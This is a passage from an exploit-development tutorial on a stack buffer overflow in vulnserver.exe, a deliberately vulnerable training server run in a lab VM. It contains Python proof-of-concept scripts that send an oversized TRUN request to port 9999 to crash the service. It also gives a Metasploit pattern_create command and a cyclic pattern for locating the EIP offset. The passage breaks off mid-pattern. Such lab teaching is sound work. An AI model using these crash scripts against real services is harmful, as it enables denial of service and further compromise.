


Figure 28: Offending request which crashed vulnserver.exe

It seems as though vulnserver.exe crashed when a request of `TRUN /.:/` with about 5000 A's appended to the request was sent to the server. This seems to be a request an adversary could send to port 9999 of this application to cause a

denial of service (DOS) exploit, as we know the application will crash (as there is no exception handling). Moving on- let's convert this DOS into a Python script and try replicating this behavior.

Remember- we will need to still have WinDbg attached when we execute remote commands against vulnserver.exe to analyze everything. In order to do this, exit out of WinDbg firstly. This will also kill vulnsever.exe. Restart vulnserver.exe firstly, and then open WinDbg. Attach to vulnserver.exe to WinDbg again and resume execution by following Figures 19, 20, and 23 respectively (**NOTE- THIS WIL NEED TO BE DONE EACH TIME AFTER WE EXECUTE THE SCRIPT AND MOVE ON TO THE NEXT STEP**).

Here is our Python script to replicate the application crash.

```
import os
import sys
import struct
import socket

# Vulnerable command
command = "TRUN /.:/"

# 5000 bytes to crash the application
crash = "\x41" * 5000

# Send data remotely to Win 7 VM via port 9999
Print “[+] Sending 5000 bytes…”
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.16.197.135", 9999))
s.send(command+crash)
s.close()
```




Figure 29: Proof of concept to crash vulnserver.exe via the TRUN command

The next step is to send the updated Python script. This *SHOULD* result in vulnserver.exe crashing once again.




Figure 30: Executing the proof of concept

After executing the proof of concept- the application has crashed again!




Figure 31: Crashing vulnsever.exe with our proof of concept

Great! We have successfully found a way to crash vulnserver.exe and arbitrarily write our own values to various memory locations! Let's take a look at this crash more closely in following sections- and see if there is perhaps a way to control this crash.

12. Controlling the Crash

Now that we have successfully crashed vulnserver.exe- let's take a closer look into what is actually going on in this crash- and see what things were overwritten and manipulated. First things first, let's analyze the state of the x86 CPU registers from the previous crash in WinDbg.




Figure 1: State of the CPU registers after the crash

As you can see, we successfully have controlled the EBP and EIP registers. In addition, if we take a look at what ESP points to (0x0199f9e0), we will see we control ESP as well!




Figure 2: Controlling the contents of ESP

What this means is that we have overwritten the contents of the stack (which contains local variables). We have overwritten the current stack frame pointer (EBP), and we have overwritten the return address of the stack (EIP).

Where do we go from here? We can theoretically jump to any part of memory we have access to at this point- due to the fact we control EIP. Whatever memory address is loaded into the EIP register- is going to be the instruction that

is executed. Essentially what we need to do at this point, is figure out a way to control the contents of the EIP register in a concise and more controlled manner. This will allow us to jump to other locations in memory. To do this, we need to calculate the offset to the EIP register from our initial crash.

There is a nice set of Metasploit Ruby scripts built into Kali that can aid us in our new endeavor of figuring out how to manipulate the contents of EIP directly. Recall that we sent 5000 bytes of data with our DOS proof of concept. We are now going to use Metasploit to generate a 5000-byte unique pattern of data and send it to vulnserver.exe. This should crash the application again, as the 5000 bytes of needed data will been sent, but it will load unique values into the registers we control- instead of A's.

Create the pattern with the following command.

```
/usr/share/metasploit-
framework/tools/exploit/pattern_create.rb -l 5000
```




Figure 3: Creating a 5000-byte pattern in Metasploit

Perfect! Now we need to copy the newly created pattern and insert it into our Python script! Updated your proof of concept accordingly.

```
import os
import sys
import struct
import socket

# Vulnerable command
command = "TRUN /.:/"

# 5000 bytes to crash the application
crash =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae
0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1A
g2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6A
m7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6
Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6
Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8
As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw
9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0
Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1B
b2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd
3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4
Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh
6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0
Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2B
m3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo
2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2B
q3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4B
s5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6B
u7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6B
w7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By
8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9C
b0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd
1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2
```

```
Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4
Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8C
j9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1C
m2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co
1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1C
q2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs
4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6
Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6C
w7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy
8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9
Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9D
d0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9
Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0D
h1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2D
j3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl
5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3D
n4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3
Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3
Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt
5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5
Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4
Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz
5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6E
b7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8E
d9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1E
